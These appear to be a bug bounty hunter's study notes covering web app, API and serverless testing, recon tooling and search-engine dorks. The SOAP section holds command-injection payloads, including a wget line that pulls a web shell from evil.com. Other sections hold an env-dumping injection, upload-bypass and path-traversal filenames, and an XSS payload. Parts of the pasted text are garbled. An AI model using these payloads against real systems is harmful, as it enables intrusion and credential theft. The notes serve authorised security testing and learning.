> A **SPA framework** refers to a framework used to build **Single Page Applications (SPA)**. In a SPA, the entire application runs on a single HTML page and dynamically updates content without reloading the whole page. This leads to faster, smoother user experiences similar to desktop apps.

Key Characteristics of SPAs :

- Only one HTML page is loaded initially.
- Navigation and content updates happen dynamically via JavaScript.

- Often use AJAX or Fetch API to communicate with the backend.
- Uses client-side routing to change views without full-page reloads.

Microservices ?

> **Microservices** are an architectural style where a large application is broken down into many small, loosely coupled services.

Each Microservices:

- Has its own specific function (e.g., user service, payment service, notification service).
- Often runs in its own container (like Docker).
- Communicates with other services via APIs (usually HTTP/REST, gRPC, or messaging systems like Kafka).

Layer	Frontend (client-side)	Backend (server-side)
Technology	Built with JavaScript frameworks (React, Angular, Vue)	Implemented in any language: Node.js, Java, Python, Go, etc.
Deployment artifact	Usually a single JS/CSS/HTML bundle served to the browser	Multiple independently built/deployed services (containers, etc.)
User interaction	Runs in the user's browser; handles UI events, routing, rendering	Handles data, business logic, databases, authentication, etc.
Communication	Mostly calls backend APIs	May call other microservices over internal APIs

Frontend	React + TypeScript SPA
API Gateway	Express.js, Kong, NGINX, or BFF
Microservices	Node.js, Python, Java, Go services
Databases	PostgreSQL, MongoDB, Redis, etc.
Infrastructure	Docker, Kubernetes, Cloud

==========

[*] Black Box Testing Introduction :

==========

In black-box testing (where you can’t see the source code), mapping **Controllers** and **Helpers** is like performing "digital archaeology." You look at the behavior of the application to guess how the code is structured behind the scenes.

Here is how you can map these concepts to find security vulnerabilities:

1. Mapping the "Controller" (The Surface Attack Area)

Since the Controller is the entry point, your goal is to find every URL and input field the Controller accepts.

- **How to find them:** Use tools like Burp Suite or OWASP ZAP to crawl the site. Look for patterns in URLs: `/api/v1/user/update` or `/dashboard/settings`.
- **The Security Bug (Broken Access Control): The Logic:** If the Controller is "lazy," it might forget to call the `checkUserRole()` helper.
  - **The Test:** Try to access an admin Controller (e.g., `/api/admin/delete-user`) while logged in as a regular user. If the Controller doesn't verify your identity before performing the action, you've found a **BOLA (Broken Object Level Authorization)** bug.

2. Mapping "Helper Functions" (The Logic Attack Area)

You can identify helpers by watching how the data changes between your input and the server's output.

- **Validation Helpers:** If you enter `<script>` and the site returns an error saying "Invalid characters," you’ve identified a **Sanitization Helper**.
  - **The Test:** Try to "bypass" the helper. If they blocked `<script>`, will they block `<img src=x onerror=alert(1)>`? If the helper is poorly written, you find **XSS (Cross-Site Scripting)**.
- **Data Helpers:** These talk to the database.
  - **The Test:** Send a single quote `'` or a semicolon `;` in an input field. If the server throws a database error, the Controller is passing your input directly to a **SQL Helper** without cleaning it. This leads to **SQL Injection**.

---

3. Strategy: The "Inference" Table

As a bug hunter, use this mental map to decide where to poke:

A URL with an ID: `?id=123`	Controller calls `GetRecord(id)`	**IDOR:** Change `123` to `124`. Can you see someone else's data?
A file upload button	Controller calls `UploadHelper()`	**RCE:** Can you upload a `.php` or `.exe` file instead of a `.jpg`?
A "Forgot Password" form	Controller calls `EmailHelper()`	**Rate Limiting:** Can you trigger 1,000 emails in 1 minute to crash the service?
A search bar	Controller calls `QueryHelper()`	**NoSQL/SQL Injection:** Can you break the query logic to see all records?

Security Mapping: Black Box Perspective

Phase 1: Controller Discovery

- Identify all API endpoints.
- Observe how the application routes different requests (GET vs POST).
- **Target:** Authentication bypass at the Controller level.

Phase 2: Helper Inference

- Identify "hidden" logic by observing error messages.
- Test input validation helpers for bypasses (XSS, SQLi).
- Test file-handling helpers for path traversal (e.g., `../../etc/passwd`).

Phase 3: Business Logic Mapping

- Analyze how helpers interact. (e.g., Does the "Coupon Helper" talk correctly to the "Checkout Controller"?)
- **Target:** Price manipulation or double-spending bugs.

Example File Upload Testing:

To hunt for bugs in a file upload feature, you have to visualize the "hand-off" between the **Controller** and its **Helpers**. In a black-box scenario, you are looking for gaps where the developer assumed a helper would handle security, but it didn't.

1. The Mapping Strategy

When you see an upload button, assume the backend looks like this:

- **Controller:** Receives the file from the user.
- **Helper A (Validation):** Checks the file name and extension (e.g., `.jpg`).

- **Helper B (Storage):** Moves the file to a folder (e.g., `/uploads/`).
- **Helper C (Processing):** Resizes the image or scans for viruses.

---

2. Testing for Vulnerabilities

Here is how you break those helpers:

A. Bypass the "Validation Helper" (The Extension Check)

If the helper only checks for `.jpg`, can you trick it?

- **Double Extensions:** Try `shell.jpg.php`. Sometimes the helper sees `.jpg` and stops looking, while the server executes the `.php`.
- **Null Byte Injection:** Try `shell.php%00.jpg`.
- **MIME-Type Spoofing:** Change the `Content-Type` header in your Burp Suite request from `application/x-php` to `image/jpeg`.

B. Attack the "Storage Helper" (Path Traversal)

If the helper takes your filename and puts it in a folder, try to change the destination.

- **The Payload:** Rename your file to `../../var/www/html/shell.php`.
- **The Goal:** If the helper doesn't "sanitize" the name, it might save your file outside the restricted `/uploads/` folder and into the web root where you can run it.

C. Exploit the "Processing Helper" (Memory/Logic)

If the helper uses a library (like ImageMagick) to resize the photo:

- **Pixel Flood:** Upload a tiny image that claims to be $10,000 \times 10,000$ pixels. This can crash the helper (DoS).
- **Command Injection:** Use specialized payloads (like "ImageTragick") that hide system commands inside the image metadata.

---

3. Summary

File Upload Attack Surface Mapping

1. Controller Level

- **Max File Size:** Can I send a 10GB file to crash the server?
- **Authentication:** Can an unauthenticated user upload files?

2. Validation Helper (The 'Gatekeeper')

- **Extension Bypass:** Test `.php5`, `.phtml`, `.config`, `.aspx`.
- **Case Sensitivity:** Test `.JPG` vs `.jpg` or `.PhP`.
- **Magic Bytes:** Change the file header to `GIF89a;` but keep PHP code inside.

3. Storage Helper (The 'Mover')

- **Path Traversal:** Test filenames like `..\..\shell.php`.
- **Filename Overwrite:** Can I upload a file named `index.html` to replace the homepage?

4. Processing Helper (The 'Worker')

- **Metadata:** Inject XSS payloads into EXIF data.
- **Library Exploits:** Research vulnerabilities in the specific processing tool used (e.g., FFmpeg, Ghostscript).

Comparison of Attack Vectors

Validation	Trusting the `Content-Type` header.	Remote Code Execution (RCE)
Storage	Not renaming files to random strings.	Path Traversal / Defacement
Processing	Using outdated third-party libraries.	Server-Side Request Forgery (SSRF) / DoS

==========

[*] Methodologies :-

==========

Recon → Enumeration → Exploitation

- Recon (Reconnaissance) is about discovery — mapping the attack surface, identifying targets, gathering publicly available information. Think: what hosts, domains, services, or people exist?
- Enumeration goes deeper — once you've found something, you extract detailed information from it. Think: what users, shares, versions, configurations, or vulnerabilities does this specific system expose?

A simple analogy: recon is scouting a building from outside to see it exists and where the doors are. Enumeration is getting inside and methodically checking every room to understand how it's laid out and what's in it.

The line between the two can blur in practice (especially in tools that do both), but the conceptual split — existence vs. detail — is accurate and useful for understanding the methodology.

Phase 1 — Recon

- Enumerate domains / Subdomains & APIs
- Extract endpoints from JS
- Capture all requests

Output:

```
Endpoints
Methods
Parameters
Auth requirements
```

Phase 2 — Endpoint Classification

Create a table:

/api/orders/{id}	Yes	GET	Yes	IDOR
/api/pay	Yes	POST	No	Logic

Anything with an **ID** = high value.

Phase 3 — Auth & Authorization Testing

Test each endpoint with:

- No token
- Invalid token
- Another user token
- Lower privilege token

Common wins:

- Missing role checks

- Client-side enforcement

Phase 4 — Input Validation & Injection

- Type confusion
- Arrays instead of strings
- Extra fields
- Unexpected JSON

Phase 5 — Error Handling

- Break JSON
- Force exceptions
- Leak stack traces

How To Approach:

1. For SPA framework :

1. **Understand the Tech Stack**
   - Use Wappalyzer (browser extension)
2. **Read the Client-side Code**
   - Use browser dev tools (Sources tab) or download source maps (`.js.map`)
   - Search for:
     - Hidden routes
     - Unused features
     - Hardcoded secrets (tokens, API keys)
     - Internal APIs or debug functions
     - Role-based logic (e.g., `if (user.isAdmin)`)
3. **Analyze API Traffic**
   - Use Burp Suite/ZAP/Postman to monitor and replay requests
   - Watch for:
     - Hidden or undocumented API endpoints
     - Insecure direct object references (IDORs)
     - Overly permissive CORS policies
     - Verb tampering (e.g., `GET` vs `POST`)
     - HTTP parameter pollution
4. **Test Authentication and Authorization**
   - Try:
     - Modifying JWT tokens

    - Removing or tampering with headers (Auth token, cookies)
    - Changing user IDs, roles, org IDs in requests
    - Accessing admin-only routes manually (`/admin`, `/users/all`, etc.)
5. **Look for Client-side Vulnerabilities**
    - Test for:
        - **DOM-based XSS** (`innerHTML`, `document.write`, client-side rendering)
        - **Open redirects** (`window.location`)
        - **CSRF** if the API uses cookies
        - **Clickjacking** on key views
6. **Explore the Routing System**
    - SPAs use client-side routing (like React Router).
    - Try:
        - Accessing restricted routes directly
        - Bypassing 403 pages by modifying client-side logic
        - Checking route guards (they can be bypassed in JS)

2. For Microservices :

Targets when hunting bugs in microservices :

- **API endpoints**: Are they properly authenticated and authorized?
- **Internal APIs**: Sometimes developers assume “internal means safe” → often vulnerable.
- **Service-to-service communication**: Tokens, keys, or secrets might be exposed.
- **Configuration files**: Misconfigured YAML, environment variables, or docker-compose files.
- **CI/CD pipelines**: Can lead to source leaks or deployment flaws.
- **Container security**: Insecure images, outdated dependencies, or excessive privileges.

3. For APIs :

A. SOAP :

- SOAP is an RPC protocol, which uses XML for accessing web Services
- SOAP is built upon XML protocol
- the way the SOAP messages are processed within the web application lead to [Xpath, XML, XXE,RCE]
- SOAP service often provides a Web Services Description Language (WSDL) document.
- WSDL file provides a complete list of operations allowed by the web service.

```
http://example.com/webservice?wsdl
```

- SOAP Account-Takeover Vulnerability (IDOR)

```
<UserIdentifier>88</UserIdentifier>
```

- Remote Code Execution (RCE) in SOAP Service
- Payloads:

```
&quot;&amp id &&quot;
&quot;&amp cat /etc/passwd &&quot;

# Finding Writable Directory to upload a shell/backdoor
&quot;&amp ls -l /var/www/cgi-bin&&quot; # M2M drwxrwxrwx

&quot;&amp wget "http://www.evil.com/shell.txt"" -O /
var/www/cgi-bin/M2M/shell.php &&quot;

visit that page > shell.php
```

- Request Example:

```
POST /cgi-bin/Tmgm/server.php HTTP/1.1
Content-Type: text/xml
SOAPAction: "http://localhost/#Tmgm_Auth"
Content-Length: 632 Host: localhost
Connection: Keep-alive
Accept-Encoding: gzip/detlate
User-Agent:Mozilla/5.0(WindowsNT6.1;WOWE4)AppleWebKit/537.3E (KHTML, like
Gecko) Chrome/28.0.1500.
Accept: /

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://sche-
mas.xmlsoap.org/soap/envelope/" xmlns:soap="http://
schemas xmlns:xsd="www.w3.org/1999/XMLSchema"
xmlns:xsi="http://wwv.v3.org/1999/XMLSchema-instance" xml. xmlns:SOAP-
ENC"http://schemas.xmlsoap.org/soap/
encoding/" xmlns:urn="http://localhost/">
<SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <Tmgm_Auth>
        <Action>1</Action>
        <User>&quot;&amp id &&quot;</User>
            <Password>test</Passvord>
```

```
        </Tmgm_Auth></SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

B. JSON-RPC :

- JSON-RPC is an RPC protocol that leverages JSON for exchange of messages between client and servers.
- Depending upon the implementation of JSON-RPC and how the user input is handled and processed, JSON-RPC can lead to SQL injection, RCE,and IDOR.

```
Request:
{
    "jsonrpc": "2.0",          // Specifies the version
    "method": "getEmail",     // Indicates the method being invoked.
    "params": {              // Contains input paramaters
        "userId": 1
    },
    "id": 1             // Assigns unique identifier to match
request/response
}
```

C. REST API :

- Swagger (now known as OpenAPI) framework for designing and documenting RESTful APIs.
- Swagger definitions are typically crafted in either JSON or YAML format.

```
Example :
/swagger-ui.html
/swagger
/v1/swagger-ui.html
/api/v1/swagger.json
/api/v1/swagger.yaml
/v2/api-docs
/v1/v2/api-docs

https://github.com/danielmiessler/SecLists/blob/master/Discovery/
```

```
Web-Content/swagger.txt
```

```
https://example.com/rest/v11/Users?=admin

The endpoint `/api/v1/export?user_id=123` didn't check permissions.
Changing `user_id` to `*` returned every customer's PII—names, emails,
even partial credit card data.
```

D. GraphQL :

- Unlike REST APIs, which typically involve multiple endpoints interacting with different HTTP verbs GraphQL, has a single endpoint that serves all predefined objects .
- GraphQL supports two operations, namely Query and Mutate.
- Queries are used for retrieving data, whereas mutations are used for updating and deleting data.
- GraphQL can also be vulnerable to traditional vulnerabilities including SQL Injection, RCE, XSS

Serverless Application Vulnerability :

Your application runs on servers, but all the server management, including scaling and maintenance, is handled by the cloud service provider.

API Routing: This provides routing for your functions and makes them accessible to the internet. This layer decides where to send requests based on the URL and other factors. This is referred to as API gateway in AWS and Azure Application Gateway in Azure.

Event-Driven: In serverless architectures, operations are initiated by events, and an event could be anything from a user clicking on a link/button to a user uploading files in S3 buckets.

Statelessness: Serverless functions have a limited lifespan and normally don't last for more than a couple of minutes. Hence, there is no caching, and the state is restarted each time the function is executed again.

Functions as a Service (FaaS)

- FaaS is a specific type of serverless computing running in a cloud environment.

- With FaaS, developers can deploy individual functions or pieces of business logic that are executed in response to an event, such as a user clicking on a part of a web application, file upload, or a change in a database, and you are billed only for the execution time of those functions.
- Prominent examples of FaaS include AWS Lambda, Google Cloud Functions, and Microsoft Azure Functions.
- Let's take an example of a cloud-based vulnerability scanning service. The frontend application takes the domain name as an input and sends it to the detection microservice.
- The microservice performs vulnerability assess-ment and returns the result back to the frontend. In this case, the microservice is always up and running incurring cost. With FaaS, however, it can be deployed on-demand, thus reducing cost.
- To summarize, FaaS can be considered serverless, but not all serverless architectures are FaaS.
- There are other categories of serverless services which include database as a service (DBaaS), storage as a service (STaaS), and more.
- Popular services such as AWS DynamoDB or Google Firestore (DBaaS) and AWS S3 (STaaS) are serverless.
- Here's an example of a basic AWS Lambda function in Node.js:

```
exports.handler = async () => { return
    { statusCode: 200, body: 'Hello World!' };
};
```

Vulnerability's :

1. Information Exposure :
   If the debug parameter is set to "True", it returns AWS access key and secret access key stored in environment variables.

```
http://lambda-url.us-east-1.on.aws/?debug=true
```

2. RCE:

```
https://homepages.inf.ed.ac.uk/neilb/TestWordDoc.doc>/dev/null;env
```

JavaScript Analysis :

With Dev Tools :

1. Working with initiators

```
- To Find WebSite API
    - initiat Req. to API
        - By page refersh
        - Do action [Login,open profile, ..]

- Network > api-req > initiator [ req call stack ]
- Trace to the origion of that req in JS files
```

2. From Browser Network
   - Fetch/XHR >
   - if interested req >
   - copy as curl
     1. [curl] + ' -x http://127.0.0.1:8080 -k '
     2. then try to test the api from the proxy.
     3. Alter the path by remove folders backward then check the response
     4. Alter the HTTP Methods
     5. check the Dev Tools again if any new ajax req.
     6. Test again and remove unnecessary headers if u
        get 400 bad req as stats code & change the Method also
     7. Use FFuf to Fuzz the API for params or endpoints
3. waybackmachine website >> to find enpoints and params

```
- Accessing admin-only routes manually (`/admin`, `/users/all`, etc.)
```

- Try:
  - Accessing restricted routes directly
  - Bypassing 403 pages by modifying client-side logic
  - Checking route guards (they can be bypassed in JS)

```
gospider -s "http://testphp.vulnweb.com/" -d 10 --blacklist ".
(jpg|jpeg|gif|css|tif|tiff|png|ttf|woff|woff2|ico)"

katana -jsl -jc -rl 10 -d 5 -u https://example.com
```

- Methods:

```
# 1. From hostes:
grep -i ngix hosts  | cut -d ' ' -f1 | httpx -ms '.chunk.' -title

grep -i ngix hosts  | cut -d ' ' -f1 | httpx -ms 'main.js' -title

# 2. If Downloaded Js Files:
grep -Eo "https?:\/\/[a-zA-Z0-9./?=_-]*" *.js | sort -u | tee
api_urls.txt

grep -E "Route|path|navigate|redirect|push|location.href" *.js

grep -iE 'v[1-9]|api|admin|chunk' *.js

cat all-gospider | grep -E '\.js' | tr '[] ' '\n' | grep -E '\.js' | anew
all-js-links

grep -rnaiE 'chunk\.' go-reslt | awk '/.js$/{print $NF}' | grep -E
'^http'

cat hosts | grep -vE site.com  | grep -vE '.com|www' | sort -u | httpx -
path '/api' -content-type | grep -i json

grep -oE '"/rest/[^"]+"|/api/[^"]+' js.beautify --color

grep -rnaiEo '.{1,20}'await.{,40}\.(get|post|put|delete|patch)(.{1,50}'
*/ |grep -E '\.(get|post|put|delete|patch)' | tr ' ' '\n' | grep '"/' |
cut -d '"' -f2 | sed 's#^#url/s#g'
| httpx -sc -title -cl -proxy http://127.0.0.1:8080 -t 40 -x POST -body
'{}'
```

```
echo 'example.com' | waybackurls | grep '\.js$' | sort -u > js-
wayback.txt

curl -G "https://web.archive.org/cdx/search/cdx" \
  --data-urlencode "url=*.example.com/*" \
  --data-urlencode "output=text" \
  --data-urlencode "fl=original" | grep '\.js$' > js-cdx.txt
```

Then validate:

```
cat js-cdx.txt | httpx -mc 200 -o js-live.txt

Or use a loop to download and scan offline:

while IFS= read -r link; do
    wget "$link"
done < js.txt
grep -r -E
"aws_access_key|apikey|secret|token|auth|config|admin|password|jwt" *.js
```

Code review for exposed secrets:_

- **Generic secrets / keys:** `apikey, api_key, api-key, token:", key", secret, private, api-token, auth-token, client_secret, jwt`
- **Credentials & identity:** `username, password, email, admin`
- **Cloud / platform markers:** `aws_access_key, databaseURL, firebase`
- **Provider/prefix hints:** `AIZa` (Tron/other token prefixes), `sk_live_` (Stripe live keys), `ghp_` (GitHub PAT prefix)

Testing the PUT Method

1. Capture the base request of the target with a web proxy.
2. Change the request method to PUT and add test.html file and send the request to the application server.

```
PUT /test.html HTTP/1.1
Host: testing-website

<html> HTTP PUT Method is Enabled </html>
```

3. If the server response with 2XX success codes or 3XX redirections and then confirm by GET request for test.html file. The application is vulnerable.

If the HTTP PUT method is not allowed on base URL or request, try other paths in the system.

NOTE: If you are successful in uploading a web shell you should overwrite it or ensure that the security team of the target are aware and remove the component promptly after your proof-of-concept.

==========

[*] General Notes :

==========

```
# Burp Scope :
    .*\.example\.com$

# Zap Scope :
    https?://[a-zA-Z0-9_~.-]{1,}.example.com.*
```

```
- For 500 (Internal Server Error) try changing methods,remove headrs, change content types and FUZZ for paramters.

https://github.com/vortexau/dnsvalidator

https://public-dns.info/nameservers.txt

dnsvalidator -tL https://public-dns.info/nameservers.txt -threads 100 -o resolvers.txt
```

```
The Attack Surface Detector is available as a plugin to both ZAP and Burp Suite, and a command-line tool is also available.
How to Use The CLI jar file is available for download from [https://github.com/secdec/attack-surface-detector-cli/releases]
```

```
JavaScript provides the “btoa()” and “atob()” functions for handling base64.
```

```
cat subs.txt | naabu -top-ports 100 | tee -a ports.txt
cat port.txt | httpx -title -sc -cl -location -fr -o httpx.txt

- nuclei -l httpx.txt -t /root/Nuclei/nuclei-templates/http/exposed-panels

- nuclei -l httpx.txt -t /root/Nuclei/nuclei-templates/http/misconf
```

```
- nuclei -l port.txt  -t  /root/Nuclei/nuclei-templates/cves

- nmap -sV -sC -p 8080,8443,8888,9000 -iL ports

- while IFS=; read -r host port ;do
    nmap -sV -sC -p "$port" "host" -oN "scan_${host}_${port}.txt"

 done > ports.txt
```

Tips for bug hunters:

- Map out the architecture: understand what each microservice does and how they communicate.
- Look for differences between external APIs (for users) and internal APIs (for other services).
- Test for classic web bugs (XSS, SQLi) in every microservice.
- Pay special attention to broken access control and IDOR (Insecure Direct Object Reference).
- Scan containers and Kubernetes setups for misconfigurations.

Useful Tricks

```
- xargs -P10 -a hosts -I@ bash -c 'gospider -s "@" ' | anew spider_out

- awk > let us use more than one delimiter
    - Ex:  [ awk -F "AS" '{print $2}'] >> to extract ASN No.

- sed 's#$#/something#g' > will change # with #/something_globaly

- Create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.
```

```
```

==========

[*] BBH_Checklist :

==========

- [ ] Domain Enumeration
- [ ] Subdomain Enumeration
- [ ] Internet Search Engine Discovery (Shodan, Censys, etc.)
- [ ] Google Dorking
- [ ] Internals Subdomains/virtual hosts
- [ ] Port Scanning
- [ ] Web App Pentesting
  1. Technology Fingerprinting
  2. Inspecting Sitemaps/robots.txt
  3. Inspecting Page Content/Source
  4. **Read the Client-side Code JS_Analysis**
  5. Web Crawler **Inspecting URLs/Endpoints/Parameters**
  6. Parameter Fuzzing
  7. **Discover Hidden APIs**
  8. **Find Admin Panels & Private Routes**
  9. **Authentication tokens**
  10. Directory Bruteforcing + Hidden Files
  11. Wayback Machine Recon

```
- `.git`, `.env`, `.sql`, `config.json`, etc.
- Hardcoded credentials or old API routes.
```

  12. Verbose Errors
      `?debug=true ?test=1 ?source=admin`
  13. Error Messages
      - Stack traces, file paths, DB errors
        http://test.com/product?productid=2 // integer
        http://test.com/product?productid=test // check the error if its trace enabled (server version)
  14. postmessage misconfigurations

==========

[*] Recon For Domains

==========

```
- Company's register domain > public ip/cidr

- to find info's about the registeration of any domin use [ whois ]

- we could host other subdomains/sites on same server

- in big comp. the subdomains used to host many other services
    -examples: mail.site.com ,
         ftp.site.com ,dev.site.com ,..

- this help in security,load, ..
```

Acquisitions :

- www.crunchbase.com (Find Acquisitions)

WHOIS :

```
whois example.com
```

```
amass intel -whois -d example.com
```

ASNs :

- Manual:
  - http://bgp.he.net
  - https://bgpview.io
  - https://ipinfo.io

```
    # Validate ASN Ownership**
    whois AS<number>
```

```
    # Get IP Prefixes Owned by the ASN
    whois -h whois.cymru.com " -v AS<number>"
    curl ipinfo.io/AS<number>
    curl -s https://api.bgpview.io/search?query_term=paypal | jq

    nmap --script targets-asn --script-args targets-asn.asn=XXXXX


    # Active Scanning of Live Hosts
    masscan -p1-65535 <ip_range> --rate=1000
    naabu -iL ip_ranges.txt -top-ports 1000 -o naabu_common.json
```

```
echo ASXXXXX | asnmap | naabu -p 443 | httpx
```

```
amass intel -active -asn <asn-no>
```

```
echo X.X.X.0/24 | /root/go/bin/tlsx -san -cn -silent -resp-only |
/root/go/bin/dnsx -silent | /root/go/bin/httpx -td -sc -fr -title -ip -rl
10 -t 2 -r /root/resolvers.txt -random-agent -o alive-subs-ASN.txt
```

```

- Find a list ASN numbers (Not Accuret) :
    - amass intel -org [company-name]
```

Shodan Dorking :

```
org:<company> http.component:php

org:<company> http.title:Login,Log in,Register,Signin, Sign in, Sign up

org:<company> http.title:"Index of"

org:<company> http.status:200,404 -port:80 -port:443 -port:8080 -
port:8443

org:<company> product:jenkins
org:<company> product:"IIS" 403
```

```
ssl:"comp_Name"
ssl:"test inc" http.title:"Bad Request"
ssl.cert.subject.cn:"domain.com"

hostname:"example.com" http.html:"admin"
hostname:"example.com" http.title:"index of /"


net:x.x.x.x/22
asn:ASxxxx
http.favicon.hash:-xxxxxxxxx
```

==========

[*] Recon For Subdomains

==========

Crt.sh:

```
curl -s https://crt.sh/\?q\=\domain.com\&output\=json | jq -r '.[].name_value' | grep -Po '(\w+\.\w+\.\w+)$' | tee subdomains.txt
```

Brute-forcing:

```
shuffledns -mode bruteforce -d <domain> -w <wordlist> -r <resolvers> -o <output>
```

Alteration:

```
# used with large orgs
shuffledns -d <domain> -w <permutations-wordlist> -r <resolvers> -o
```

```
<output>
```

ASNs :

- Manual:
  - http://bgp.he.net
  - https://bgpview.io
  - https://ipinfo.io

```
    # Validate ASN Ownership**
    whois AS<number>

    # Get IP Prefixes Owned by the ASN
    whois -h whois.cymru.com " -v AS<number>"
    curl ipinfo.io/AS<number>

    # Active Scanning of Live Hosts
    masscan -p1-65535 <ip_range> --rate=1000
    naabu -iL ip_ranges.txt -top-ports 1000 -o naabu_common.json

    curl -s https://api.bgpview.io/search?query_term=ORG | jq

    nmap --script targets-asn --script-args targets-asn.asn=<XXXXX>
```

- Automated:

```
echo ASXXXXX | asnmap | naabu -p 443 | httpx
```

```
amass intel -active -asn <asn-no>
```

```
echo x.x.x.0/24 | /root/go/bin/tlsx -san -cn -silent -resp-only |
/root/go/bin/dnsx -silent | /root/go/bin/httpx
```

Reverse IP Lookup

- Reverse IP lookup involves querying an IP address to identify domains hosted on the same IP address. This is popular across shared hosting environments,where multiple domains are hosted on same IP address.

```
curl -s 'https://rapiddns.io/sameip/<ip>/24?full
=1#result' | grep 'target=" ' -B1 | egrep -v '(--|) ' | rev | cut -c 6- |
rev | cut -c 5- | sort -u
```

- You can see other domains not part of the target
- This is because these databases are not accurate and hence they should be used in conjunctions with other databases and should be manually reviewed.

Subdomains From Content Security Policy

```
curl -I -s https://example.com.com | grep -iE
'content-security-policy|CSP' |tr " " "\n" | grep "\."
| tr -d ";" | sed 's/\*\.//g' | sort -u
```

Subdomain Enumeration Using Favicon Hashes

```
curl -s www.example.com/webstatic/icon/favicon.ico
-o favicon.ico

cat favicon.ico | base64 | python3 -c "import mmh3,
sys; print(mmh3.hash(sys.stdin.buffer.read()))"
```

Using Shodan Search

```
Http.favicon.hash:XXXXXXXXXXXX
```

Subfinder :

```
/root/go/bin/subfinder -rl 50 -all -r /root/resolvers.txt -d $domain  |
```

```
tee -a subs.txt
```

Amass :

```
- Find a list ASN numbers (Not Accuret) :
    - amass intel -org [company-name]
- Subdomains :
    - amass enum -active -d [company-name]
    - amass intel -asn [ASN No.]
    - amass intel -cidr [CIDR Range]
    - amass intel -whois -d [Domain Name] // Use Email regs. to search for other domains related for that company where those domains contains other subdomains (we must validats that those domains belong to that company)
```

```
/root/go/bin/amass enum --passive -r /root/resolvers.txt -d $domain | tee -a subs.txt

/root/go/bin/amass enum -active -r /root/resolvers.txt -norecursive -noalts -d $domain | tee -a subs.txt
```

Internals Subdomains/virtual hosts :

- locate internals subdomains [internal-api's , devops , tools , ..]

```
cat subs.txt | xargs -I{} host {} | tee host-out.txt

dirsearch -u -e -H 'X-Forwarded-For: 127.0.0.1'

curl -H 'Host: 127.0.0.1' url
```

Shodan :

- look for different ASNs from httpx output and use shodan to look for that subnet .
- Ex:

```
    Search > x.x.x.0/24
    or
    Search > asn:ASNxxxx
    or
    earch > asn:ASNxxxx "title:login"
        // look for apps on those ips
```

- Search for diff subs

```
http.status:200 org:"Intigriti"

ssl.cert.subject.CN:"intigriti.com"

http.favicon.hash:<favicon_hash>
```

FOFA Search Engine Dorks :

```
host="company.com" or domain="company.com"
domain=”example.com” && “200”
domain="example.com" && icon_hash="xxxxxxxxxx"
asn="32934"


Subdomain & Asset Discovery:
 domain="company.com" && title="test"
 domain="company.com" && title="dev"

Discovering Exposed Dashboards:
domain="company.com" && title="dashboard"
domain="company.com" && app="Grafana" // very important
domain="company.com" && title="Admin"
domain="company.com" && title="cpanel"

Storage Buckets & File Servers:
domain="company.com" && "AmazonS3"
```

```
domain="company.com" && "config.js"
domain="company.com" && "title=\"Index of /\""

other dorks:
domain="company.com" && body="apikey"
domain="company.com" && body="secret"
domain="company.com" && body="admin"
domain="company.com" && body="config"
domain="company.com" && body="token"
domain="company.com" && body="jwt=eyJ"
domain="company.com" && body="username"
domain="company.com" && body="password"
```

Virus Total :

```
# Find subs & ips/endpoints/...
https://virustotal/vtapi/v2/domain/report?apikey=xxxxx&domain=test.com

# Find domains subs Vhosts Endpoints
https://virustotal/vtapi/v2/ip-address/report?apikey=xxxxx&ip=i.i.i.i

#
https://virustotal/gui/file/sha256

# Tool:
virustotalx > github
```

Subdomain Enumeration from Web Archives

```

echo example.com | gau --subs | unfurl -u domains | sort -u
# “unfurl -u domains” extracts the domains.
```

Censys :

```
copy page  > \b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}
nano r-ips.txt
cat r-ips.txt | httpx -sc -mc 200
```

Live Subdomain Validation (DNS Resolution) :

```
/root/go/bin/httpx -td -sc -fr -asn -title -ip -rl 10 -t 2 -r
/root/resolvers.txt -p 8000,8080,8443,443,80,3000,5000 -random-agent -H
"Referer: https ://domain.com" -o alive-subs-HTTPX.txt
-l

/root/go/bin/httpx -l live-subs.txt -p
8080,8443,8000,8888,8081,8181,3306,5432,6379,27017,15672,10000,9090,5900
-threads 80 -title -sc -cl -server -ip -o services-ports.txt
```

```
dnsx -l active_subs.txt -resp -t 10 -o resolved_subs.txt
dnsx -resp-only -silent
```

IP enumeration

- Internet scanning :
  - https://en.fofa.info/
  - censys.com
  - shodan >> hostname:grab.com
  - HTTPX:

```
cat alive-subs-HTTPX.txt  | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |
sort -u | tee ips-online.txt
```

```
- Massdns:
```

```
massdns -r /root/resolvers.txt -t A -o S -w massdns-list.out subs.txt
```

```
cat massdns-list.out | awk '{print $3}' | sort -u | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" > ips-online.txt
```

==========

[*] After Recon

==========

Based On Subdomain Names :

Subdomain naming conventions :

- Companies often use **predictable and commonly structured subdomain naming conventions**.

Order of Naming Convention :

1. **Environment** first (dev, test, stage)
2. **Service or product** next (api, app, web)
3. **Region or instance ID** (optional)

Format Examples :

- `dev-api-us.domain.com`
- `staging-web1.domain.com`
- `qa-app-v2.domain.com`

1. High-value core services
→ login, www, api, accounts, checkout

- These usually hold authentication, API logic, payments → higher chance of logic bugs, auth bypass, rate-limit issues.

2. Legacy / staging / dev
→ / test / beta / old/ qa / uat / v1 / archive / backup

- These are goldmines for RCE, SQLi, LFI, SSRF , debug endpoints, full stack traces, misconfigurations, leaked API keys.
  - Often uses **debug mode**, verbose errors
  - Might expose APIs or internal dashboards

3. Wildcard & cloud assets
→ *.cloud,* .app, *.api, SaaS-generated

- **dangling DNS**, takeover opportunities, misconfigurations.

4. Technology-based prioritization
→ admin panels,Jenkins,GitLab
→ Grafana,Kibana,dashboards, APIs

5. Static or marketing subdomains
→ blog, cdn, careers, docs, support

Based On Status Code :

1. 200 status code subdomains

1. **Service identification** :
    1. port scanning
    2. Wappalyzer
2. **Enumerate Directories and Files :**
   [/admin, /config, /backup.zip, or /db.sql.]
3. **Enumerate endpoints, parameters**
4. **Questions to ask** :
    1. How does the app handle special chars <>"/
    2. How does the site reference a user
    3. Are there multiple user roles
5. **App Feature analysis :**
    - File Handling [File Upload, File Inclusion]
    - Broken **Access Control**
    - Broken **User Authentication** [OAuth / SSO / 2FA]
    - Injection (SQL, No-SQL, Command)
    - Security Miss-configuration
    - Business logic flaws
    - Other

---

